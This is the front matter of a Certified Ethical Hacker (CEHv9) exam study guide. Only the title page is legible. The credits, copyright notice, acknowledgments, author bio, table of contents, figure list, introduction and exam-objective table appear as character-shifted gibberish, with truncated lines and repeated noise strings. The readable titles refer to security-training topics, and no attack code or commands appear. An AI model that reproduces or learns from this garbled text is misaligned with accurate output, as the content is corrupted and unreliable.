

Sean-Philip Oriyano

CEHv9

**Certified Ethical Hacker
Version 9**

STUDY GUIDE

EXAM 312-50

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'HYHORSPHQW (GLWRU .LP :LPSVHWW
7HFKQLFDO (GLWRUV 5D\PRQG %ORFNPRQ -DVRQ 0F'RZHOO 7RP 8SGI
3URGXFWRQ (GLWRU 5HEHFFD \$QGHUVRQ
&RS\ (GLWRU /LQGD 5HFNWHQZDOG
(GLWRULDO 0DQDJHU 0DU\ %HWK :DNHILHOG
3URGXFWRQ 0DQDJHU .DWKOHHQ :LVRU
([HFXWLYH (GLWRU -LP 0LQDWHO
0HGLD 6XSHUYLVQJ 3URGXFHU 5LFK *UDYHV
%RRN 'HVLJQHUV -XG\)XQJ DQG %LOO *LEVRQ
3URRIUHDGHU 1DQF\ &DUUDVFR
,QGH[HU - - ,QGH[LQJ
3URMHFW &RRUGLQDWRU &RYHU %UHQW 6DYDJH
&RYHU 'HVLJQHUV :LOH\
&RYHU ,PDJH <*HWW\ ,PDJHV ,QF -HUHP\ :RRGKRXXVH
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, 6%1
, 6%1 HEN
, 6%1 HEN
0DQXIDFWXUH LQ WKH 8QLWHG 6WDWHV RI \$PHULFD
1R SDUW RI WKLV SXEOLFDWLRQ PD\ EH UHSURGXFHG VWRUHG LQ D U
HOHFWURQLF PHFKDQLFDO SKRWRFRS\LQJ UHFRUGLQJ VFDQQQLQJ RI
WKH 8QLWHG 6WDWHV &RS\ULJKW \$FW ZLWKRXW HLWKHU WKH SUL
WKURXJK SD\PHQW RI WKH DSSURSULDWH SHU FRS\ IHH WR WKH &RS\U
ID[5HTXHVWV WR WKH 3XEOLVKHU IRU SHU
3HUPLVLRQV 'HSDUWPHQW -RKQ :LOH\ 6RQV ,QF 5LYHU 6WUHH
RU RQ QWWS:ERRNVXSSR)RUZRUHFRPRUPDWLRQDERXWZLLOH\FRP
/LPLW RI /LDELOLW\ 'LVFODLPHU RI :DUUDQW\ 7KH SXEOLVKHU DQG W
UHVSHFW WR WKH DFFXUDF\ RU FRPSOHWHQHVV RI WKH FRQWHQW RI
ZLWKRXW OLPLWDWLRQ ZDUUDQWLHV RI ILWQHVV IRU D SDUWLFXODU :
SURPRWLRQDO PDWHULDOV 7KH DGYLFH DQG VWUDWHJLHV FRQWDLQH
VROG ZLWK WKH XQGHUVDQGGLQJ WKDW WKH SXEOLVKHU LV QRW HQJ
VHUYLEFH ,I SURIHVVLRQDO DVVLVWDQFH LV UHTXLHG WKH VHUYLEFH
WKH SXEOLVKHU QRU WKH DXWKRU VKDOO EH OLDEOH IRU GDPDJHV DL
UHIHUHG WR LQ WKLV ZRUN DV D FLWDWLRQ DQG RU D SRWHQWLDO V
WKH SXEOLVKHU HQGRUVHV WKH LQIRUPDWLRQ WKH RUJDQL]DWLRQ RU
)XUWKHU UHGHUV VKRXOG EH DZDUH WKDW ,QWHUQHWW :HE VLWHV OI
ZKHQ WKLV ZRUN ZDV ZULWWHQ DQG ZKHQ LW LV UHDG
)RU JHQHUDO LQIRUPDWLRQ RQ RXU RWKHU SURGXFWV DQG VHUYLEFHV
&DUH 'HSDUWPHQW ZLWKLQ WKH 86 DW RXWVLGH WKH 86
:LOH\ SXEOLVKHV LQ D YDULHW\ RI SULQW DQG HOHFWURQLF IRUPDWV
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VXFK DV D &' RU '9' WKDW LV QRW LQFOXGHG LQ WKH YHUVLRQ \RX SX
KWWS:ERRNVXSSR)RUZRUHFRPRUPDWLRQDERXWZLLOH\FRP
/LEUDU\ RI &RQJUHVV &RQWURO 1XPEHU
75\$(0\$5.6 :LOH\ WKH :LOH\ ORJR DQG WKH 6\EH[ORJR DUH WUDGHP
6RQV ,QF DQG RU LWV DIILOLDWHV LQ WKH 8QLWHG 6WDWHV DQG RV
&(+ LV D WUDGHPDUN RI (& &RXQFLO \$OO RWKHU WUDGHPDUNV DUH W
,QF LV QRW DVVRFLDWHG ZLWK DQ\ SURGXFW RU YHQGRU PHQWLRQH

, ZRXOG OLNH WR GHGLFDWH WKLV ERRN WR OHGDO
ODM 86\$ -RQ 5 &DYDLQL ZKR SDVVHG DZD\ VRPH
7KDQN \RX IRU JLYLQJ PH WKH KRQRU WR VKDNH \RX

\$FNQRZOHGJPHQWV

:ULWLQJ DFNQRZOHGJPHQWV LV SUREDEO\ WKH WR
DV , DOZD\V IHHO WKDW , KDYH IRUJRWWHQ VRPHRQ
SDVW IHZ PRQWKV \$Q\ZD\ KHUH JRHV

)LUVW RI DOO , ZDQW WR WKDQN P\ ORP DQG 'DG IR
DV EHLQJ \RXU IDYRULWH VRQ 7KDW\ULJKW , VDL
, ZRXOG DOVR OLNH WR WDNH D PRPHQW WR WKDQN
RYHU WKH \HDUV ,W LV DQ KRQRU IRU WKLW &KLHI :
ZRXOG DOVR OLNH WR H[WHQG D VSHFLDO WKDQNV \
HDFK D FUHGLW WR WKH XQLRUP)LQDOO\ WKDQNV
VXSSRUW DQG IDLWK LQ P\ DELOLWLHV

7R P\ IULHQGV , ZDQW WR VD\ WKDQNV IRU WHDULQJ
ZKHQ \RX NQHZ , QHHGHG WR OHW P\ EUDLQ FRRO R
\$UQROG 6KHOO\ DQG HVSHFLDOO\ /LVD \RX DOO KH
EHIRUH , ZHQW FUD]\ HU

, ZRXOG DOVR OLNH WR WKDQN 6KLJHUX OL\DPRWR I
)LQDOO\ RQ D PRUH VHULRXV QRWH , ZRXOG OLNH
UHFLSLHQW DQG SHUVRQDO KHUR 6JW ODM 86\$ -
WLPH EHIRUH WKLW ERRN ZDV ZULWWHQ 7KDQN \RX

26HDQ 3KLOLS 2UL\DQR
'XW\ 6HUYLEFH +RQRU

\$ERXW WKH \$XWKRU

6HDQ 2UL\ DQRUL\ DQRUL\ VHDVVRQH VHFUXULW\ SUR
2YHU WKH SDVW \HDUV KH KDV VSOLW KLV WLPD
WUDLQLQJ YDULRXV SHRSOH DQG RUJDQL]DWLRQV RI
VHFUXULW\ \$V DQ LQVWUXFWRU DQG FRQVXOWDQW 6
NQRZOHGJH DV ZHOOD DV JDLQLQJ H[SRVXUH WR PDQ
DORQJ WKH ZD\ +LV EURDG NQRZOHGJH DQG HDV\ W
GRVH RI KXPRU KDYH OHG WR 6HDQ EHLQJ D UHJXOI
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H[SHULHQFH LQ ERWK GLJLWDO DQG SULQW PHGLD
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F\EHUVHFUXULW\ WRSLFV DQG WHFKQRORJLHV :KHQ I
IRU KLV FDXDO GHPHQV DQG SUDLVHG IRU KLV D
XQGHUVWDQG PDQQHU

2XWVLGH KLV RZQ EXVLQHVV DFWLYLWLHV 6HDQ LV
RIILFHU VSHFLDOL]LQJ LQ LQIUDVWUXFWXUH DQG VH
QHZ WURRSV ,Q DGGLWLRQ DV D &:2 KH LV UHFRJQ
DQG LV IUHTXHQWO\ FDOOHG XSRQ WR SURYLGH H[S
QHHGHG

:KHQ QRW ZRUNLQJ 6HDQ LV DQ DYLG REVWDFOH FR
UDFHV LQFOXGLQJ D ZRUOG FKDPSLRQVKLS UDFH DQ
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6HDQ KROGV PDQ\ FHUWLILFDWLRQV DQG TXDOLILFD
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&KDSWHU .QWURGXFWRQ WR (WKLFD O +DFNLQJ

+DFNLQJ WKH (YROXWLRQ

6R :KDW ,V DQ (WKLFD O +DFNHU"

6XPPDU\

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&KDSWHU 6\VVHP)XQGDPHQWDOV

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'LVVHFWLQJ WKH 7&3 ,3 6XLWH

,3 6XEQHWWLQJ

+H[DGHFLPDO YV %LQDU\

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8QGHUVWDQGLQJ 1HWZRUN 'HYLFHV

:RUNLQJ ZLWK 0\$& \$GGUHVHV

,QWUXVLRQ 3UHYHQWLRQ DQG ,QWUXVLRQ 'HWHF

1HWZRUN 6HFXULW\

.QRZLQJ 2SHUDWLQJ 6\VVHPV

%DFNXSV DQG \$UFKLYLQJ

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([DP (VVHQWLDOV

5HYLHZ 4XHVVLRQV

&KDSWHU &U\SWRJUDSK\

&U\SWRJUDSK\ (DUO\ \$SSOLFDFWLRQV DQG ([DPSC

&U\SWRJUDSK\ LQ \$FWLRQ

8QGHUVWDQGLQJ +DVKLQJ

,VVXHV ZLWK &U\SWRJUDSK\

\$SSOLFDFWLRQV RI &U\SWRJUDSK\

6XPPDU\

([DP (VVHQWLDOV
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&KDSWHU)RRWSULQWLQJ
8QGHUVWDQGLQJ WKH 6WHSV RI (WKL FDO +DFNL
:KDW ,V)RRWSULQWLQJ"
7HUPLQRORJ\ LQ)RRWSULQWLQJ
7KUHDWV ,QWURGXFHG E\)RRWSULQWLQJ
7KH)RRWSULQWLQJ 3URFHVV
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:KDW ,V 6FDQQQLQJ"
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&KHFNLQJ WKH 6WDWXV RI 3RUWV
7KH)DPLO\ 7UHH RI 6FDQV
26)LQJHUSULQWLQJ
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8VLQJ 3UR[LHV
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/LQX[%DVLF
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8QL[DQG /LQX[(QXPHUDWLRQ
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6073 (QXPHUDWLRQ

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8S WR 7KLV 3RLQW
6\ VWHP +DFNLQJ
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0DOZDUH
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6RFLDO 1HWZRUNLQJ WR *DWKHU ,QIRUPDWLRQ"
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,GHQWLW\ 7KHIW
6XPPDU\
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0RELOH 26 0RGHOV DQG \$UFKLWHFWXUHV
*RDOV RI 0RELOH 6HFXULW\
'HYLFH 6HFXULW\ 0RGHOV
&RXQWHUPHDVXUHV
6XPPDU\
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+RQH\SRWV , '6V DQG)LUHZDOOV
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, QWURGXF LQJ 3K\VL FDO 6HFXULW\
6XPPDU\
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&KDSWHU &U\SWRJUDSK\
&KDSWHU)RRWSULQWLQJ
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&KDSWHU 3K\VLFDQ 6HFXULW\
\$SSHQGL[% 3HQHWUDWLRQ 7HVWLQJ)UDPHZRUNV
2YHU\YLHZ RI \$OWHUQDWLYH 0HWKRGV
3HQHWUDWLRQ 7HVWLQJ ([HFXWLRQ 6WDQGDUG
6XPPDU\
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:K\ %XLOG D /DE"
&UHDWLQJ D 7HVW 6HWXS
7KH ,QVWDOODWLRQ 3URFHVV
6XPPDU\
\$GYHUW
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/L V W R I 7 D E O H V

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)LJXUH 5LQJ WRSRORJ\

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)LJXUH 0HVK WRSRORJ\

)LJXUH +\EULG WRSRORJ\

)LJXUH 26, 7&3 ,3 FRPSDUDWLYH PRGHO

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)LJXUH \$V\PPHWULF HQFU\SWLRQ

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)LJXUH 7KH 3., HFRV\VWHP

)LJXUH +DVK JHQHUDWHG IURP ³+HOOR :RUOG

&KDSWHU

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)LJXUH ,QVWDJUDP

)LJXUH 7KH (FKRVHF VHUYLFH

&KDSWHU

)LJXUH 7KH WKUHH ZD\ KDQGVKDNH

)LJXUH +DOI RSHQ VFDQ DJDLQVW FORVHG DQ

)LJXUH ;PDV WUHH VFDQ

)LJXUH \$Q),1 VFDQ DJDLQVW D FORVHG SRUW

)LJXUH \$ 18// VFDQ DJDLQVW D FORVHG DQG D

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)LJXUH \$ QHWZRUN PDS EXLOW E\ D QHWZRUN

&KDSWHU

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)LJXUH 7&39LHZ LQWHUIDFH

&KDSWHU

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)LJXUH ODFRI 0\$& IORRG

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&KDSWHU

)LJXUH %DVLF SURJUDP VWDFN

)LJXUH 6PDVKLQJ WKH VWDFN

)LJXUH ''R6 DWWDFN VHWXS

&KDSWHU

)LJXUH 6HVVLRQ KLMDFN

)LJXUH \$FWLYH DWWDFN

)LJXUH 3DVVLYH DWWDFN

)LJXUH 6SRRIHQJ

)LJXUH 6RXUFH URXWLQJ

)LJXUH 'HV\QFKURQL]LQJ D FRQQHFWLRQ

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)LJXUH 0,70 DWWDFN

&KDSWHU

)LJXUH \$ <DJL DQWHQQD

)LJXUH \$ SDUDEROLF DQWHQQD

&KDSWHU

)LJXUH \$ GULYH GHJDXVVHU

)LJXUH \$ PDQWUDS LQVWDOOHG LQ D OREE\

)LJXUH 2QH NLQG RI FLSKHU ORFN

)LJXUH /RFN SLFNLQJ WRROV

/L V W R I ([H U F L V H V

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, I \RX\UH SUHSDULQJ WR WDNH WKH &(+ H[DP \RX\O
LQIRUPDWLRQ DV \RX FDQ DERXW FRPSXWHUV QHWZ
7KH PRUH LQIRUPDWLRQ \RX KDYH DW \RXU GLVSRVD
JDLQ WKH EHWWHU RII \RX\OO EH ZKHQ WDNLQJ WK
JRDO LQ PLQG²WR SURYLGH HQRXJK LQIRUPDWLRQ W
WKDW \RX\OO EH RYHUORDGHG ZLWK LQIRUPDWLRQ
7R PDNH WKH LQIRUPDWLRQ PRUH XQGHUVWDQGDEO
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OLNH WR WDNH WKH H[DP , I \RX\UH DOUHDG\ ZRUNL
TXHVVLRQV ILUVW WR JDXJH \RXU OHYHO RI H[SHUW
JDSV LQ \RXU FXUUHQW NQRZOHGJH 7KLV VWXG\ JXI
EDVH EHIRUH WDFNOLQJ WKH H[DP LWVHOI

, I \RX FDQ DQVZHU SHUFHQW WR SHUFHQW RU P
JLYHQ FKDSWHU \RX FDQ IHHO VDIH PRYLQJ RQ WR
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VKRXOG LPSURYH



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FRQVLGHUHG QHFHVVDUI\ UHDGLQJ <RX\UH OLNHO\ \
EODFN RU ZKLWH ER\ WHVW LV²QRW KRZ WR VSHFLI
HQYLURQPHQW 6SHQG \RXU VWXG\ WLPH OHDUQLQJ
LGHWLI\LQJ SRWHQWLDO VHFUXLW\ YXOQHUDELOLW
WLPH WKLQNLQJ RXWVLGH WKH ER\ DERXW KRZ WKL
SKUDVHV DQG WHUPLQRORJ\²EXW NHHS WKH XQGHUC
SURFHV

7KH (& &RXQFLO LV NQRZQ IRU SUHVHQWLQJ FRQFHS
H[DP WHVWV ZKHWKHU \RX FDQ DSSO\ \RXU NQRZOH
PHPRU\ DQG UHSHDW LW EDFN 8VH \RXU DQDO\WLFD
GHHUPLQH KRZ LW ZRUNV 7KH TXHVWLRQV WKURX
FUHDWH WKH VWUXFWXUH DQG DSSHDUDQFH RI WKH

:K\ %HFRPH &(+ &HUWLILHG"

7KHUH DUH D QXPEHU RI UHDVRQV IRU REWDLQLQJ W
IROORZLQJ

3URYLGHV 3URRI RI 3URIHVVLHQWV DQFHQWV LIL
ZD\ WR VWDQG RXW IURP WKH FURZG ,Q WKLW DJH F
KXQGUHGV RI WKRXVDQG RI DGPLQLVWUDWRUV ZKR
DQG &LVFR FHUWLILFDWLRQ WUDFNV 7R VHW \RXUV
7KH &(+ H[DP LV SDUW RI WKH (& &RXQFLO FHUWLILF
FHQWULF FHUWLILFDWLRQV LI \RX ZLVK WR DWWHPS

,QFUHDVHV <RXU ODUNHWDELOLWVHYHUDO \HUV KD\
EHQFKPDUN RI WKH VNLOOV RI D SHQWHVWHU WR SR
WKH &(+ FHUWLILFDWLRQ \RX\OO KDYH WKH FUHG
FHUWLILFDWLRQV FDQ\W EH WDNHQ IURP \RX ZKHQ \
FHUWLILFDWLRQ ZLWK \RX WR DQ\ SRVLWLRQ \RX DF

3URYLGHV 2SSRUWXQLW\ IRU\Q\$GYDQXEDQMZR SURYH
FRPSHWHQW DQG GHGLFDWHG DUH WKH RQH V ZKR ZL
FHUWLILHG LV D JUHDW ZD\ WR SURYH \RXU VNLOO C
FRPPLWWHG WR LPSURYLQJ \RXU VNLOO VHW /RRN I
DUH SUREDEO\ WKH SHRSOH ZKR UHFHLYH JRRG SD\

)XOILOOV 7UDLQLQJ 5DQ\LFRRPHQVHV KDYH VHW WU
WKHLU VWDII VR WKDW WKH\ VWD\ XS WR GDWH RQ V
SURJUDP LQ VHFUXLW\ SURYLGHV DGPLQLVWUDWRUV
ZKHQ WKH\ KDYH H[KDXVWHG VRPH RI WKH RWKHU L

5DLVHV &XVWRPHU &RQLGRQ\$QLHV VPDoo EXVLQH
JRYHUQPHQW RI YDULRXV FRXQWULHV KDYH ORQJ C

0DQ\ RUJDQLJDWLRQV UHTXLUH WKDW HPSOR\HHV DQ
WR HQJDJH LQ FHUWDLQ ZRUN DFWLYLWLHV

+RZ WR %HFRPH D &(+ &HUWLILHG 3URIHVVLRL
7KH ILUVW SODFH WR VWDUW RQ \RXU ZD\ WR FHUWL
3HDUVRQ 98(WHVWLQJ FHQWHU ([DP SULFLQJ PLJKV
PHPEHUVKLS <RX FDQ FRQWDFW 3HDUVRQ QZ98YEH FRI
LQ WKH 8QLWHG 6WDWHV DQG &DQGD E\ FDOOLQJ W
:KHQ \RX VFKHGXOH WKH H[DP \RX¶OO UHFHLYH LQV
FDQFHODWLRQ SURFHGXUHV , UHTXLUHPHQWV DQ
ORFDWLRQ ,Q DGGLWLRQ \RX ZLOO EH UHTXLUHG W
LQ RUGHU WR FRPSOHWH WKH UHJLVWUDWLRQ SURF
IRUP GHVFULELQJ \RXU SURIHVVLRQDO H[SHULHQFH
IRU \RX WR UHJLVWHU



([DP SULFHV DQG FRGHV PD\ YDU\ EDVHG RQ
LV DGPLQLVWHUHG)RU GHWDLOHG SULFLQJ DQG H
&RXQFLO¶V ZEEHLFQFLO RUJ FHUWLILFDWLRQ

\$IWHU \RX¶YH VXFFHVVIXOO\ SDVVHG \RXU &(+ H[DP
FHUWLILFDWLRQ :LWKLQ IRXU WR VL[ZHHNV RI SDV
&RXQFLO &(+ FHUWLILFDWH

:KR 6KRXOG 5HDG 7KLV %RRN"

,I \RX ZDQW WR DFTXLUH VROLG LQIRUPDWLRQ LQ KI
JRDO LV WR SUHSDUH IRU WKH H[DP E\ OHDUQLQJ KF
LV IRU \RX <RX¶OO ILQG FOHDU H[SODQDWLRQV RI \
KHOS WR DFKLHYH WKH KLJK OHYHO RI SURIHVVLRQI
FKRVHQ ILHOG

,I \RX ZDQW WR EHFRPH FHUWLILHG WKLV ERRN LV
MXVW ZDQW WR DWWHPSW WR SDVV WKH H[DP ZLWKF
JXLGH LVQ¶W IRU \RX <RX PXVW EH FRPPLWWHG WR
ERRN WR EH VXFFHVVIXO



,Q DGGLWLRQ WR UHDGLQJ WKLV ERRN FRQ
ZKLWH SDSHUV RQ VHFXULW\ WKDW DUH VFDWWHU

:KDW 'RHV 7KLV %RRN &RYHU"

7KLV ERRN FRYHUV HYHU\WKLQJ \RX QHHG WR NQRZ
FKDSWHU E\ FKDSWHU

&KDSWHU ,QWURGXFWRQ WTK\WFKFKDSWHU HDFFNRQHUV
HWKLFDO KDFNLQJ GHILQHV WKH HWKLFDO KDFNHU
VHFXULW\ DXGLWV

&KDSWHU 6\VWHP)XQ7KLVWFKFKDSWHU SUHVHQWV D C
FRPSRQHQWV WKDW PDNH XS D \VWHP DQG KRZ WK

&KDSWHU &U\SWR\LVDFSKDSWHU H[SORUHV WKH DUW
\RX\OO OHDUQ KRZ FU\SWRJUDSKI\ ZRUNV DQG KRZ L

&KDSWHU)RRW,SUWQWVQFKDSWHU \RX\OO OHDUQK
WDUJHW XVLQJ ERWK SDVVLYH DQG DFWLYH PHWKRQ

&KDSWHU 6FDIQLQ\QFKDSWHU VKRZV \RX KRZ WR JDL
DQG GHYLFHV RQ D QHWZRUN DV ZHOO DV ZKDW WK

&KDSWHU (QXPHQDWKLVQFKDSWHU \RX\OO OHDUQ I
SUHVHQW RQ D JLYHQ KRVW DQG KRZ WR SURFHVV W
DQG KRZ WR XVH LW IRU ODWHU DFWLRQV

&KDSWHU 6\VWHP7KDFNLQJQFKDSWHU VKRZV \RX KRZ WR
IURP IRRWSULQWLQJ VFDQQQLQJ DQG HDUOLHU H[DP
WR D \VWHP

&KDSWHU 0D7KLVWFKDSWHU FRYHUV WKH YDULHWL
FUHDWHG XVHG RU GHIHQGHG DJDLQVW

&KDSWHU 6QKLVWFKDSWHU GLVFXVVHV XVLQJ SDFN
WKDW LV IORZLQJ DFURVV WKH QHWZRUN <RX\OO O
LPPHGLDWH RU ODWHU XVH

&KDSWHU 6RFLDO (QKLVWFKDSWHU FRYHUV KRZ WR
LQ RUGHU WR JDLQ VHQVLWLYH LQIRUPDWLRQ

&KDSWHU 'HQLD07KLVWFKDSWHU LQFOXGHV DQ DQ
GHVLJQHG WR WHPSRUDULO\ RU SHUPDQHQWO\ VKXV

&KDSWHU 6HVVLRQ7KLVWFKDSWHU FRYHUV KRZ WR
ZHOO DV WDNH RYHU OHJLWLPDWH VHVVLRQV EHWZ

&KDSWHU :HE 6HUYHUV DQ7KLVWFKDSWHU HQMSODLQ
DQG H[DPHQ ZHE VHUYHUV DQG DSSOLFDWLRQV DV

&KDSWHU 64/ ,Q\HWKLVWFKDSWHU \RX\OO OHDUQ
GDWD VWRUHV XVLQJ 64/ LQMHWLRQ WR DOWHU LQ

&KDSWHU +DFNLQJ :L)L DQGVKLVWFKDSWHU \RX\

DQDO\]H GLVUXSW DQG VKXW GRZQ ZLUHOHV V QHW
&KDSWHU 0RELOH 'HYLQHWKHFHFXUHSWHU \RX\OO C
DQDO\]H DQG ZRUN ZLWK PRELOH GHYLFHV
&KDSWHU (YKLVVRQKDSWHU FRYHUV KRZ WR GHDO :
PHDVXUHV WKDW D V\VVWHP DGPLQLVWUDWRU PD\ SX
LQWUXVLRQ GHWHFWLRQ V\VVWHPV , '6V ILUHZDOOV
&KDSWHU &ORXG 7HFKQRORJ\ QHWKLOLQJFKHDSXUHLW \R
LQWHJUDWH DQG VHFUXH FORXG WHFKQRORJLHV
&KDSWHU 3K\VLFDWK\WVFXUHSWHU GHDOV ZLWK WKH
DQG KRZ WR SURWHFW DVVHWV IURP EHLQJ VWROHQ
\$SSHQGL[\$ \$QVZHUV WR 5HYLQHWKHFHFXUHSWHU \RX
DQVZHUV WR WKH UHYLHZ TXHVWLRQV WKURXJKRXW
\$SSHQGL[% 3HQHWUDWLRQ 7HVWLQJLUDSSRUQLY \I
DOWHUQDWLYH SHQHWUDWLRQ WHVWLQJ IUDPHZRUN
\$SSHQGL[& %XLOG\QHWKLOLQJ\$SSHQGL[\RX\OO OHDU
H[SHULPHQW ZLWK \RXU SHQHWUDWLRQ WHVWLQJ VN

7LSV IRU 7DNLQJ WKH &(+ ([DP

- +HUH DUH VRPH JHQHUDO WLSV IRU WDNLQJ \RXU H[
 - %ULQJ WZR IRUPV RI , ' ZLWK \RX 2QH PXVW EH D 7KH RWKHU FDQ EH D PDMRU FUHGLW FDUG RU D S VLJQDWXUH
 - \$UULYH HDUO\ DW WKH H[DP FHQWHU VR WKDW \RX SDUWLFXODUO\ WDEOHV DQG OLVWV RI H[DP UHOD WKH WHVWLQJ URRP \RX ZLOO QHHG WR OHDYH H' DQ\ PDWHULDOV LQWR WKH WHVWLQJ DUHD
 - 5HDG WKH TXHVWLRQV FDUHIXOO\ 'RQ\W EH WHPS VXUH WKDW \RX NQRZ H[DFWO\ ZKDW HDFK TXHVWI
 - 'RQ\W OHDYH DQ\ XQDQVZHUHG TXHVWLRQV 8QDQ
 - 7KHUH ZLOO EH TXHVWLRQV ZLWK PXOWLSOH FRUL FRUHHFW DQVZHU D PHVVDJH DW WKH ERWWRP RI ³&KRRVH WZR´ RU ³&KRRVH DOO WKDW DSSO\´ %H NQRZ KRZ PDQ\ FRUHHFW DQVZHUV \RX PXVW FKRR
 - :KHQ DQVZHULQJ PXOWLSOH FKRLFH TXHVWLRQV D RI HOLPLQDWLRQ WR JHW ULG RI WKH REYLRXVO\ \RXU RGGV LI \RX QHHG WR PDNH DQ HGXFDWHG JX
 - 2Q IRUP EDVHG WHVWV QRODGD SWLYH EHFDXVH

WLPH VDYH WKHP IRU ODVW <RX FDQ PRYH IRUZD
•)RU WKH ODWHVW SULFLQJ RQ WKH H[DPV DQG XSC
WKH (& &RXQFLO WVWVWEDQN WVWVWEDQN WVWVWEDQN WVWVWEDQN
:KDW¶V ,QFOXGHG LQ WKH %RRN
,¶YH LQFOXGHG VHYHUDO WHVWLQJ IHDWXUHV LQ WI
D WVWVWEDQN WVWVWEDQN WVWVWEDQN WVWVWEDQN
SUHSDUH \RX WR VLW IRU WKH DFWXDO H[DP
\$VVHVPHQW \$W WKH HQG RI WKLV LQWURGXFWRQ LV
WR FKHFN \RXU UHDGLQHV IRU WKH H[DP 7DNH WK
ZLOO KHOS \RX GHWHUPLQH WKH DUHDV LQ ZKLFK \R
WKH DVVHVPHQW WHVW TXHVWLRQV DSSHDU RQ D\
2EMHFWLYH ODS DQG 2SHQLQJ /LQVWKH ERRN¶V WLVWRQ\
LQFOXGHG D GHWDLOHG H[DP REMHFWLYH PDS VKRZ\
FRYHUHG LQ WKLV ERRN ,Q DGGLWLRQ HDFK FKDSW
FRYHUV 8VH WKHVH WR VHH H[DFWO\ ZKHUH HDFK R
([DP (VVHQW(DFKFKDSWHU MXVW EHIRUH WKH VXPPI
HVVHQWLDOV 7KHVH DUH WKH NH\ WRSLFV \RX VKR\
IRFXV RQ ZKHQ SUHSDULQJ IRU WKH H[DP
&KDSWHU 5HYLHZ 4XHVWLRQV \RXU NQRZOHGJH DV \RX
WKHUH DUH UHYLHZ TXHVWLRQV DW WKH HQG RI HDF
WKH UHYLHZ TXHVWLRQV DQG WKHQ FKHFN \RXU DQ\
DUH LQ \$SSHQGL[\$ <RX FDQ JR EDFN WR UHHDG W
JRW ZURQJ WR HQVXUH WKDW \RX DQVZHU FRUUHFW
,QWHUDFWLYH 2QOLQH /HDUQLQJ (QYLURQPHQ
,¶YH LQFOXGHG D QXPEHU RI DGGLWLRQDO VWXG\ W
WHVW WVWVWEDQN WVWVWEDQN WVWVWEDQN WVWVWEDQN
EURZVHU DQG \RX VKRXOG ZRUN WKURXJK WKHP DV
6\EH[7HVW (QKHQPDLO VLWH IRU WKH WVWVWEDQN WVWVWEDQN WVWVWEDQN WVWVWEDQN
\$IWHU UHJLVWUDWRQ \RX¶OO JHW DFFHVV WR WKH
DVVHVPHQW WHVW DQG WKH FKDSWHU UHYLHZ TXH
SUDFWLFH H[DPV 7DNH WKHVH SUDFWLFH H[DPV MX\
ZLWKRXW DQ\ UHIHUHQFH PDWHULD :KHQ \RX¶YH
QH[W RQH WR VROLGL\ \RXU WHVW WDNLQJ VNLOOV
FRUUHFW \RX¶UH UHDG\ WR WDNH WKH FHUWLILFDW



,I \RX DUH WKH W\SH RI OHDUQHU ZKR WKU

WHVWV WKDQ WKRVH LQFOXGHG ZLWK WKDW K\FWZQVIRNH
EX\LQJ 6\EH&TV Q&HJWLILHG (WKLFDO +DFNHUE9HUVI
5D\PRQG %ORFNPRQ ,6%1 :LWK ILYF
SUDFWLFH WHVWV WKHUH DUH PRUH WKDQ HQRXJK
WR VLW IRU WKH &(+

(OHFWURQLF)ODXKFOOGVQG IODVKFDUG TXHVWLRQV
UHYLHZ 7KHVH DUH VKRUW TXHVWLRQV DQG DQVZH
UHYLHZLQJ 7KHUH DUH IODVKFDUGV RQ WKH ZHE
3') RI *ORVVDU\ RI7KHUJFORVVDU\ RI WHUPV LV RQ WK

+RZ WR 8VH 7KLV %RRN DQG \$GGLWLRQDO 6W

,I \RX ZDQW D VROLG IRXQGDWLRQ IRU SUHSDULQJ I
,YH VSHQW FRXQWOHVV KRXUV SXWWLQJ WRJHWKH
\RX SUHSDUH IRU WKH H[DP

7KLV ERRN LV ORDGHG ZLWK YDOXDEOH LQIRUPDWLR
WLPH LI \RX XQGHUVWDQG KRZ , SXW WKH ERRN WRJ
DSSURDFK VWXG\LQJ

7DNH WKH DVVHVVPHQW WHVW LPPHGLDWHO\ IRO
GRQW NQRZ DQ\ RI WKH DQVZHUV²WKDWV ZKDW
H[SODQDWLRQ IRU DQ\ TXHVWLRQ \RX JHW ZURQJ
WKDW PDWHULDO LV FRYHUHG

6WXG\ HDFK FKDSWHU FDUHIXOO\ PDNLQJ VXUH W
DQG WKH H[DP REMHFWLYHV OLVWHG DW WKH EHJL
DWWHQWLRQ WR DQ\ FKDSWHU WKDW LQFOXGHV PI
PLVVHG RQ WKH DVVHVVPHQW WHVW

5HDG RYHU WKH VXPPDU\ DQG H[DP HVVHQWLDOV
FKDSWHU ZLWK ZKLFK \RX QHHG WR EH IDPLOLDU I

\$QVZHU DOO RI WKH UHYLHZ TXHVWLRQV DW WKH
TXHVWLRQV WKDW FRQIXVH \RX DQG VWXG\ WKRV
VNLP WKHVH TXHVWLRQV²PDNH VXUH \RX XQGHUVV

*R RYHU WKH HOHFWURQLF IODVKFDUGV 7KHVH K
WKH\UH JUHDW VWXG\ WRROV

7DNH WKH SUDFWLFH H[DPV

([DP ([DP 2EMHFWLYHV

7KH (& &RXQFLO JRHV WR JUHDW OHQJWKV WR HQVX
UHIOHFW WKH VHFUXULW\ LQG XVWU\¶V EHVW SUDFWLI
TXHVWLRQV ZLWK KHOS IURP VXEMHFW PDWWHU H[S
LQG XVWU\ H[SHULHQFH DQG NQRZOHGJH WRJHWKHU
TXHVWLRQV WKDW FKDOOHQJH D FDQGLGDWH¶V NQR
)LQDOO\ WKH (& &RXQFLO FRQGXFVV D VXUYH\ WR
WUXO\ UHIOHFW MRE UHTXLUHPHQWV 2QO\ WKHQ FD
RI TXHVWLRQV QHHGHG IRU WKH H[DP (YHQ VR WKH
IXUWKHU UHILQHPHQWV LQ PDQ\ FDVHV EHIRUH WKH
5HVW DVVXUHG WKDW WKH FRQWHQW \RX¶UH DERXW
H[DP



([DP REMHFWLYHV DUH VXEMHFW WR FKDQJ
DW WKH (& &RXQFLO¶V VROH GLVWULRQ 9LVLW \ZHEVL
[WZHWFRXQFLD WKH](#) PRVW FXUUHQW OLVWLQ

7KH (& &RXQFLO DOVR SXEOLVKHV UHODWLYH ZHLJK'
IROORZLQJ WDEOH OLVWV WKH ILYH &(+ REMHFWLYH
UHSUHVHQWHG RQ WKH H[DP \$V \RX XVH WKLV VWXC
DGPLQLVWHUHG MXVW WKH ULJKW GRVDJH RI REMHF
WKH SHUFHQW DJHV WKDW WKH (& &RXQFLO XVHV

'RPDLQ	RI ([DP
\$QDO\VLV \$VVHVVP HQW	
6HFXULW\	
7RROV 6\ VWHPV 3URJUDPV	
3URFHGXUHV 0HWKRGRORJ\	
5HJXODWLRQ 3ROLF\	

2EMHFWLYHV

2EMHFWLYH	&KDSWHU
